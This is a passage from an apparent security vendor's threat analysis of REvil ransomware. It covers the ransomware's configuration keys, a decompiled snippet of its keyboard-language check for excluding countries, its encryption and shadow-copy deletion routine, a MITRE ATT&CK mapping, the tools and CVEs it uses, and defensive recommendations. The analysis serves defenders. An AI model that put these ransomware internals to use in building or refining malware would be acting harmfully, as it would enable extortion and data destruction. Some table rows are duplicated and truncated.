    - wht → whitelist dictionary
    - fld → whitelisted folders
    - fls → whitelisted filenames
    - ext → whitelisted file extensions
    - wfld → directories to wipe
    - prc → processes to kill before the encryption
    - dmn → domains to contact after encryption
    - net → send HTTP POST request to domains
    - nbody → base64 encoded ransom note body
    - nname → ransom note file name
    - exp → run exploit if true
    - img → base64 encoded message on desktop background
    - svc → terminated services

  Examples of these routines included processes to terminate, C&C to report to, and extension to use, among others.

- It would then check the keyboard layout or the language of the affected system and avoid a certain list of countries.



```
v4 = 0x419;                                  // Russian (Russia)
v5 = 0x422;                                  // Ukrainian (Ukraine)
v6 = 0x423;                                  // Belarusian (Belarus)
v7 = 0x428;                                  // Tajik (Cyrillic, Tajikistan)
v8 = 0x42B;                                  // Armenian (Armenia)
v9 = 0x42C;                                  // Azerbaijani (Latin , Azerbaijan)
v10 = 0x437;                                 // Georgian (Georgia)
v11 = 0x43F;                                 // Kazakh (Kazakhstan)
v12 = 0x440;                                 // Kyrgyz (Kyrgyztan)
v13 = 0x442;                                 // Turkmen (Turkmenistan)
v14 = 0x443;                                 // Uzbek (Latin, Uzbekistan)
v15 = 0x444;                                 // Tatar (Russia)
v16 = 0x818;                                 // Romanian (Moldova)
v17 = 0x819;                                 // Russian (Moldova)
v18 = 0x82C;                                 // Azerbaijani (Cyrillic, Azerbaijan)
v19 = 0x843;                                 // Uzbek (Cyrillic, Uzbekistan)
v20 = 0x45A;                                 // Syriac (Syria)
v21 = 0x2801;                                // Arabic (Syria)
v0 = GetUserDefaultUILanguage();
v1 = GetSystemDefaultUILanguage();
v2 = 0;
```

- Afterward, it would create registry entries for keys, file extensions, and the stats after encryption.
- The payload would then proceed with its encryption routine, which would be based on the configuration for files to encrypt, keys to use, processes or directories to terminate or delete, ransom note information, C&C domains, and others.
- Lastly, it would proceed with deleting backups like shadow copies and report to its C&C the status of the infection.

MITRE tactics and techniques

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Credential Access	Lateral Movement

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Credential Access	Lateral Movement
T1566 - Phishing *Arrives via phishing emails, sometimes with Qakbot or IcedID*	**T1106** - Execution through API *Uses native API to execute various commands/routines*	**T1547** - Boot or logon autostart execution *Creates registry run entries for restarting in safe mode*	**T1134** - Access token manipulation *Uses ImpersonateLoggedOnUser API to impersonate the security context of the user who is logged in*	**T1027** - Obfuscated files or information *Some variants (or its config) are obfuscated to make detection more difficult.* *Some variants have a custom packer to make analysis or detection more difficult.*	**T1083** - File and directory discovery *Searches for specific files and directory related to its encryption*	**T1003** - OS credential dumping *Might utilize tools like SharpSploit, which contains Mimikatz module*	**T1570** - Lateral tool transfer *Can make use of RDP or SMB admin shares via PsExec to transfer the ransomware or tools within the network*
T1190 - Exploit public-facing application *Arrives via any the following exploits:• CVE-2018-13379• CVE-2019-2725• CVE-2019-11510• CVE-2021-30116*	**T1059** - Command and scripting interpreter *Uses various scripting interpreters like PowerShell, Windows command shell and Visual Basic (macro in documents)*	**T1574** - Hijack execution flow *Hijacks the normal execution of MsMpeng.exe and MpSvc.dll via DLL-sideloading technique*	**T1068** - Exploitation for privilege escalation *Makes use of CVE-2018-8453 to escalate privilege*	**T1562** - Impair defenses *Disables security-related software by running in safe mode or terminating them*	**T1018** - Remote system discovery *Makes use of tools for network scans*	**T1552** - Unsecured credentials *Might utilize tools like SharpSploit, which contains Mimikatz module*	
T1189 - Drive-by compromise *Makes use of compromise websites like forums to download REvil when accessed*	**T1129** - Shared modules *Made use of DLL sideloading to execute REvil DLLs*		**T1574** - Hijack execution flow *Depending on the privilege context of the normal executable file being abused, might also be used for privilege escalation*	**T1574** - Hijack execution flow *DLL sideloading can also be used as a form of defense evasion.*	**T1057** - Process discovery *Discovers certain processes for process termination*		
T1195 - Supply chain compromise *Compromised Kaseya VSA servers were used to push out REvil to victims.*	**T1204** - User execution *User execution is needed to carry out the payload from the spear-phishing link/attachments.*				**T1082** - System information discovery *Identifies keyboard layout and other system information*		
T1078 - Valid accounts *Have been reported to make used of compromised accounts to access victims via RDP or RMMs*					**T1012** - Query registry *Queries certain registries as part of its routine*		
					T1063 - Security software discovery *Discovers security software for reconnaissance and termination*		

Summary of malware, tools, and exploits used

Security teams can watch out for the presence of the following malware tools and exploits that are typically used in REvil attacks:

Initial Entry	Execution	Discovery	Privilege Escalation	Credential Access	Lateral Movement	Defense Evasion	Exfiltrat

Initial Entry	Execution	Discovery	Privilege Escalation	Credential Access	Lateral Movement	Defense Evasion	Exfiltrat
• Phishing emails • Exploits: ○ CVE-2018-13379 ○ CVE-2019-2725 ○ CVE-2019-11510 ○ CVE-2021-30116	• Sodinstall (DLL sideloading) • Qakbot • IcedID	• Netscan.exe • NBTScan • AdFind • BloodHound • SharpSploit • KillAV	• CVE-2018-8453 • Sodinstall (DLL sideloading)	SharpSploit	• RDP • PsExec	• KillAV • Process Hacker • PC Hunter • Sodinstall (DLL sideloading)	• Rc • Fre • Me • File

Recommendations

While REvil operations have been shut down, it is likely that organizations, government bodies, and perhaps even ordinary consumers will not easily forget the consequences of its attack. Affiliates that have been involved in the attack could take up other ransomware operators, while REvil TTPs can be mimicked in newer campaigns. In the meantime, during the current shutdown, it is a good opportunity to learn from REvil as the group lies low.

To help defend systems against similar threats, organizations can establish security frameworks that can allocate resources systematically for establishing a solid defense against ransomware.

Here are some best practices that can be included in these frameworks:

Audit and inventory

- Take an inventory of assets and data.
- Identify authorized and unauthorized devices and software.
- Make an audit of event and incident logs.

Configure and monitor

- Manage hardware and software configurations.
- Grant admin privileges and access only when necessary to an employee’s role.
- Monitor network ports, protocols, and services.
- Activate security configurations on network infrastructure devices such as firewalls and routers.
- Establish a software allow list that only executes legitimate applications.

Patch and update

- Conduct regular vulnerability assessments.
- Perform patching or virtual patching for operating systems and applications.
- Update software and applications to their latest versions.

Protect and recover

- Implement data protection, backup, and recovery measures.
- Enable multifactor authentication (MFA).

Secure and defend

- Employ sandbox analysis to block malicious emails.
- Deploy the latest versions of security solutions to all layers of the system, including email, endpoint, web, and network.

- Detect early signs of an attack such as the presence of suspicious tools in the system.
- Use advanced detection technologies such as those powered by AI and machine learning.

Train and test

- Regularly train and assess employees on security skills.
- Conduct red-team exercises and penetration tests.

A multilayered approach can help organizations guard the possible entry points into the system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior could help protect enterprises.

- Trend Micro Vision One™ provides multilayered protection and behavior detection, which helps block questionable behavior and tools early on before the ransomware can do irreversible damage to the system.
- Trend Micro Cloud One™ Workload Security protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.
- Trend Micro™ Deep Discovery™ Email Inspector employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.
- Trend Micro Apex One™ offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of Compromise

The IOCs for this article can be found here. Actual indicators might vary per attack.